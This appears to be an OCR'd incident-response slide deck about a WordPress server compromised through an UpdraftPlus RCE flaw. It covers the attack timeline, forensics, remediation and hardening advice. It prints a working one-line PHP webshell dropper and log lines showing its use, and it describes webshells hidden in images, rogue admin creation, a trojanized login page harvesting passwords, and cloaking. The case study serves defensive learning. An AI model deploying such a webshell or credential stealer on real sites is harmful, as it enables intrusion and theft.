WP Zero-Click Compromise

Incident Response Case Study

BUILDING GREAT TECHNOLOGY

www.sorint.com | welisten@sorint.com

July 2026

SORINT.lab

Credits

Mattia Dimauro


Cybersecurity Architect - Sircle SecOps

SORINT.lab

Overview

Target

Domain hosted on AWS EC2 infrastructure (Amazon Linux 2), configured as a multi-site server.



Attack Vector

Exploitation of a CVE2026-10795 vulnerability in the UpdraftPlus plugin (version 1.24.4), which allowed unauthenticated Remote Code Execution (RCE).

Impact


Complete compromise of the web application, installation of keyloggers for credential theft, and SEO redirection (cloaking) to gambling sites.

Threat Actor

Automated bot used in a mass exploitation campaign. No interactive login ('Man on the Keyboard') or lateral movement detected at the OS level.

Starting Point

AWS EC2 Server (Amazon Linux 2)
Apache User (Monolithic Architecture)



NO EDR

Centralized visibility and endpoint monitoring is not present.

NO SOC

No active monitoring, SecOps is not within scope of services offered by SORINT.

NO SEGMENTATION

All WP tenants are governed by a single Apache process, no separation, possible threat spread.

Incident Timeline

11/06 19:33

INITIAL ACCESS

- Exploit known Vulnerability
- Dropper installed

12/06

MASSIVE PERSISTENCE

- Rogue admin account
- Webshell, stealer

15-16/06

EXFILTRATION & MONETIZATION

- Black SEO
- Credential theft

18/06

FIRST SYMPTOMS

- Banner anomaly
- Rogue admins found

18/06 13:00

FIRST RESPONSE

- Secops + SORINT's Managed Services' team.
- System isolation
- Forensic Analysis begins

1 2 3 4 5

SORINT lab

Initial Access

```
45.61.184.21 - - [11/Jun/2026:19:33:43 +0200] "POST / HTTP/1.1" 200 811 "-" "python-requests/2.34.2"
45.61.184.21 - - [11/Jun/2026:19:33:45 +0200] "POST / HTTP/1.1" 200 1366 "-" "python-requests/2.34.2"
```

1- HTTP REQUESTS

The TA sends POST requests to the server via «python-requests/2.34.2»

2- BYPASS AUTH

Vulnerability in UDRPC (Updraft Central) leads to privileged authentication bypass

```
# Payload UDRPC (Plugin Upload): `plugin.upload_plugin`
```

3- RCE

RPC commands to load a malicious plugin

"elite-optimizer.php"

PHP dropper

RCE with Apache privileges

```
# Plugin Caricato ed Eseguito: elite-optimizer.php
45.61.184.21 - - [11/Jun/2026:19:33:46 +0200] "GET /wp-content/plugins/elite-optimizer/elite-optimizer.php?
z808=id HTTP/1.1" 200 68 "-" "python-requests/2.34.2"
# Codice PHP Dropper:
<?php system($_GET['z808']); ?>
# Risposta GET (68 byte):
uid=48(apache) gid=48(apache) groups=48(apache)
```

Dropper minimale mascherato. L'attaccante ottiene il controllo totale e Remote Code Execution (RCE) tramite privilegi Apache ricostruendo ed eseguendo la stringa: `system($_GET['z808'])`

Compromise

Sleeping Webshells

- Dozens of malicious PHP files disguised as `cleanhealth.php`.
- ALFA TEaM Shell hidden inside a fake `logo.jpg` image (179 KB of encrypted code).

Rogue admin account on DB

- Directly create fake WP administrators (admin_lin, `lock') via SQL queries.
- Removing infected files alone is not enough to block access.

Automatic Execution

- Droppers configured as `mu-plugins` (e.g. `.cache.php`) that auto-execute in the background on web requests, reloading the malware on each visit.

Monetiziation + Exfiltration

SEO Hijacking (Cloaking)

Invisible modification of the `.htaccess` file.

If the visitor is recognized as "Googlebot", traffic is secretly served from `amp.php`, displaying spam pages for online casinos.

Abusively claiming domain ownership on Google Search Console by uploading forged HTML tokens.

Credential Theft

The core `wp-login.php` file was trojanized to log every login attempt in clear text before actual authentication.

Thousands of passwords were stored in local decoy files (e.g., `readme.html` and a fake 1MB `logo.jpg`).

Silent exfiltration to server C2 (45.61.187.50`).

SORINT.lab

No Interactive Intrusion

Volume Eccessivo e Rumoroso

Dozens of old, well-known webshells were randomly dumped onto the server; a non-stealth approach typical of mass-produced scripts.

No OS Escalation

The attacker remained strictly confined to the apache user. No attempts were made to read sensitive system files or compromise other SSH users.

Zero Database Exfiltration

No SQL queries were used to export database dumps or extract sensitive PII data. The intent was solely limited to injecting SEO spam and stealing incoming credentials.

Replication Failure (Worm)

The malware attempted to infect the other co-hosted websites, but failed. It looked for standard hardcoded paths that didn't match the AWS custom architecture.

Threat Detection

Lack of telemetry

This discovery was caused by a visual error in the malware itself.

When accessing the control panel to investigate the graphical anomaly, the developer noticed the presence of unknown administrative users (e.g., `admin_lin`), immediately triggering an Incident Response.

Response – Phase 1

Network Isolation

Immediately shut down all inbound and outbound access to the compromised EC2 machine, instantly cutting off exfiltration to the Command and Control (C2) servers.

Collecting Evidence

Differential forensic acquisition comparing the compromised snapshot (18/06) with the last clean snapshot (10/06).

Analyses

Diagnostic cross-referencing of Apache access logs (abnormal POST calls), MySQL log queries, and reconstruction of executed RPC commands.

Response – Phase 2

Strategic Rollback


The host and DB were restored from the June 10th healthy snapshot, saved by the 7-day retention policy.

Final Cleanup & Patching:

- Manually delete remaining rogue admins from the DB.
- Global password reset for WP, DB, and FTP accounts.
- Closing the attack vector by updating UpdraftPlus.

Response – Phase 3

From Monolith to Micro-Segmentation



Compromising a single CMS now requires a complex “Docker Escape” vulnerability to compromise the underlying operating system, or infect other websites.

SORINT.lab

4 Key Takeaways

1. Critical need to deploy EDR/XDR agents on endpoints to detect anomalous writes and active processes in real time.
2. Implement File Integrity Monitoring (FIM) and forward critical logs to a centralized SIEM for automated anomaly detection.
3. Structure a rigorous Vulnerability Management policy and a continuous, automated patching lifecycle.
4. Validate and enforce the Principle of Least Privilege (PoLP) and containerization to ensure environment isolation.

IT | ES | UK | DE | US | FR | PL | CMR | RO

welisten@sorint.com

www.sorint.com